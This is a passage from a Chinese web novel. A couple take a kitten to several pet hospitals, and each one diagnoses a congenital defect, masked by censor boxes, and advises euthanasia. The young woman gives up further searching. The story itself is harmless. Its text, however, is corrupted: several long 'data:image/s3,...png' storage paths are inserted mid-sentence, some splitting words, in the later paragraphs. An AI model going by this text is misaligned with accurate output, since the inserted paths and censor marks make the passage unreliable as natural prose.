    医生理解地点点头:“我明白你们的心情,这种诊断确实需要慎重。你们可以去其它设备更完善的宠物医院再确认一下,我们这里的检查结果可以带走。”


    凌嚣谢过医生,低头看着裴培,放柔了声音,“裴培?听到了吗?医生说了,呛奶不是你的错。这个□□的问题,我们再去找别的医生看看,说不定有办法呢?”


    裴培被他的声音唤回了一点意识,她机械地应着,“……嗯……再看看……”


    接下来几个小时,两人顶着疲倦,在早晨的城市里穿梭。


    凌嚣载着她,又跑了两家口碑不错的宠物医院,可给出的诊断基本一致——先天性□□闭锁,预后极差,安乐死是减少痛苦的人道选择。


    裴培一开始还问得很细,后面沉默地听着,沉默地接过新的报告单,沉默地跟在凌嚣身后离开。


    当两人走出第四家医院时,凌嚣调出导航,本来还想去第五家,裴培却拉了拉他的衣服。


    凌嚣停下脚步,侧过头:“嗯?”


    裴培摇着头,眼眶和鼻尖都有点红,“不用了。”


    “不用再去了”,她重复了一遍,“听医生的吧。”


    凌嚣沉默了一会,从裴培怀里拿过猫包,“那你在门口等着,我去把剩下的事情做了。”